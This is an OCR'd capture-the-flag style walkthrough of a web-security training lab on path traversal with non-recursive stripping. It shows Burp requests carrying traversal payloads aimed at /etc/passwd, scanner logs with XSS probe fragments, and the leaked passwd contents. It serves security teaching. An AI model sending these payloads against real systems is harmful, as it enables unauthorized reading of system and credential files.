

File path traversal, traversal sequences stripped non-recursively


This lab contains a file path traversal vulnerability in the display of product images.
The application strips path traversal sequences from the user-supplied filename before using it.
To solve the lab, retrieve the contents of the /etc/passwd file.

Capture a request as usual



Find an image file URL and slot it into repeater





We can start with the usual traversal exploits to see what it does

Request

Pretty Raw Hex Hackvertor

```
1 GET /image?filename=../../../etc/passwd HTTP/1.1
2 Host: 0aab00b303debe2fc030770600e00027.web-security-acad
3 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
4 Sec-Ch-Ua-Mobile: ?0
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=u
3 Set-Cookie: session=8xRWeg9mwVQEocMyUm3lE
  SameSite=None
4 Connection: close
5 Content-Length: 14
6
7 "No such file"
```

We can step up the avoidance techniques


Request

Pretty Raw Hex Hackvertor


```
1 GET /image?filename=..\\..\\..\\etc\\passwd HTTP/1.
2 Host: 0aab00b303debe2fc030770600e00027.web-security
3 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
```

Or send it to the burp scanner - dial up the scanning configuration

I set it to path traversal attacks to keep down the requests. Pretty pointless doing more than required



You can see the requests via the flow extension



Filter: All, All sources, Capture: All sources

#	Tool	Host	Method	
888	Scanner	https://0aab00b303de...	GET	/javascript%3a/*%3c/s
887	Scanner	https://0aab00b303de...	GET	/'%22%3e%3csvg/onlo
886	Scanner	https://0aab00b303de...	GET	/image
885	Scanner	https://0aab00b303de...	GET	/image
884	Scanner	https://0aab00b303de...	GET	/image
883	Scanner	https://0aab00b303de...	GET	/image
882	Scanner	https://0aab00b303de...	GET	/image
881	Scanner	https://0aab00b303de...	GET	/image
880	Scanner	https://0aab00b303de...	GET	/image
879	Scanner	https://0aab00b303de...	GET	/image
878	Scanner	https://0aab00b303de...	GET	/image
877	Scanner	https://0aab00b303de...	GET	/image
876	Scanner	https://0aab00b303de...	GET	/pxqtwdbq1c5hyzmpb
875	Scanner	https://0aab00b303de...	GET	/image
874	Scanner	https://0aab00b303de...	GET	/image
873	Scanner	https://0aab00b303de...	GET	/image
872	Scanner	https://0aab00b303de...	GET	/image
871	Scanner	https://0aab00b303de...	GET	/image_backup

I filtered to 200 responses


856	Scanner	https://0aab00b303de...	GET	/favicon.ico		☐	0	200	1540
620	Scanner	https://0aab00b303de...	GET	/image		☑	1	200	1256
516	Scanner	https://0aab00b303de...	GET	/favicon.ico		☐	0	200	1540
230	Scanner	https://0aab00b303de...	GET	/		☐	0	200	1033
226	Scanner	http://prktqd5qvczhszg...	GET	/		☐	0	200	1033
222	Scanner	https://0aab00b303de...	GET	/		☐	0	200	1033
220	Scanner	https://0aab00b303de...	GET	/		☐	0	200	1033

Find the response with the loot

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
0 sync:x:4:65534:sync:/bin:/bin/sync
1 games:x:5:60:games:/usr/games:/usr/sbin/nologin
2 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
3 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
4 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

You can also find the hit in the issues section on Target tab



Receive big time pat backs for taking advantage of pro burp scanner

Congratulations, you solved the lab!